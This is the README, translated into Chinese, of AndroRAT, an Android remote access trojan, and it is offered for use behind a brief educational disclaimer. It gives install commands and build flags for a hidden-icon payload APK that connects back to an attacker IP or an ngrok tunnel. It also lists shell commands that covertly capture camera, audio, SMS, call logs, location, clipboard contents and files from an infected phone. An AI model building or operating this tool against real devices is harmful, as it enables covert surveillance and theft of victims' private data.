一个使用套接字的简单 Android 远程管理工具。客户端使用 Java,服务器端使用 Python
免责声明:本软件仅供教育目的使用。我不对应用程序的任何恶意使用负责。


AndroRAT 是一款旨在远程控制 Android 系统并从中获取信息的工具。Androrat 是一个客户端/服务器应用程序,客户端使用 Java Android 开发,服务器端使用 Python 开发。
AndroRAT 也可在 Android 10 (Q) 上运行,但部分解释器命令将不稳定。

AndroRAT 需要 Python3 和 JAVA(或 Android Studio)
git clone https://github.com/karma9874/AndroRAT.git
cd AndroRAT
pip install -r requirements.txt
在 Windows 上使用 Git bash 克隆仓库时,你可能会遇到以下错误:
error: unable to create file <filename>: Filename too long
这是因为 Git 对文件名有 4096 个字符的限制,但在 Windows 上,当 Git 使用 msys 编译时则例外。它使用的是较旧版本的 Windows API,文件名限制为 260 个字符。
你可以通过将 core.longpaths 设置为 true 来规避此问题。
git config --system core.longpaths true
你必须以管理员权限运行 Git bash。
*#*#1337#*#*(目前它只有两个选项:Restart Activity 和 Uninstall)注意:要在某些设备上使用此功能,你需要在设置中启用
display pop-up windows running in background选项。
--build - 用于构建 android apk--ngrok - 用于使用 ngrok 隧道(通过互联网)--shell - 获取设备的交互式 shellbuild 模式Usage:
python3 androRAT.py --build --ngrok [flags]
Flags:
-p, --port Attacker port number (optional by default its set to 8000)
-o, --output Name for the apk file (optional by default its set to "karma.apk")
-icon, --icon Visible icon after installing apk (by default set to hidden)
Usage:
  python3 androRAT.py --build [flags]
  Flags:
    -i, --ip                Attacker IP address (required)
    -p, --port              Attacker port number (required)
    -o, --output            Name for the apk file (optional)
    -icon, --icon           Visible icon after installing apk (by default set to hidden)
或者,你可以通过将 Android Code 文件夹导入 Android Studio,并修改 config.java 文件中的 IP 地址和端口号来手动构建 apk,然后你可以通过 Android Studio -> Build -> Generate Signed APK(s) 生成已签名的 apk
shell 模式Usage:
python3 androRAT.py --shell [flags]
Flags:
-i, --ip Listner IP address
-p, --port Listner port number


运行 shell 模式后,你将获得该设备的解释器
可在解释器上运行的命令
    deviceInfo                 --> returns basic info of the device
    camList                    --> returns cameraID
    takepic [cameraID]         --> Takes picture from camera
    startVideo [cameraID]      --> starts recording the video
    stopVideo                  --> stop recording the video and return the video file
    startAudio                 --> starts recording the audio
    stopAudio                  --> stop recording the audio
    getSMS [inbox|sent]        --> returns inbox sms or sent sms in a file
    getCallLogs                --> returns call logs in a file
    shell                      --> starts a sh shell of the device
    vibrate [number_of_times]  --> vibrate the device number of time
    getLocation                --> return the current location of the device
    getIP                      --> returns the ip of the device
    getSimDetails              --> returns the details of all sim of the device
    clear                      --> clears the screen
    getClipData                --> return the current saved text from the clipboard
    getMACAddress              --> returns the mac address of the device
    exit                       --> exit the interpreter
在 sh shell 中有一些子命令
    get [full_file_path]        --> donwloads the file to the local machine (file size upto 15mb)
    put [filename]              --> uploads the file to the android device
使用 ngrok 构建 apk,同时会设置监听器:
python3 androRAT.py --build --ngrok -o evil.apk
To build the apk using desired ip and port:
python3 androRAT.py --build -i 192.169.x.x -p 8000 -o evil.apk
获取解释器:
python3 androRAT.py --shell -i 0.0.0.0 -p 8000


AndroRAT is licensed under MIT license take a look at the LICENSE for more information.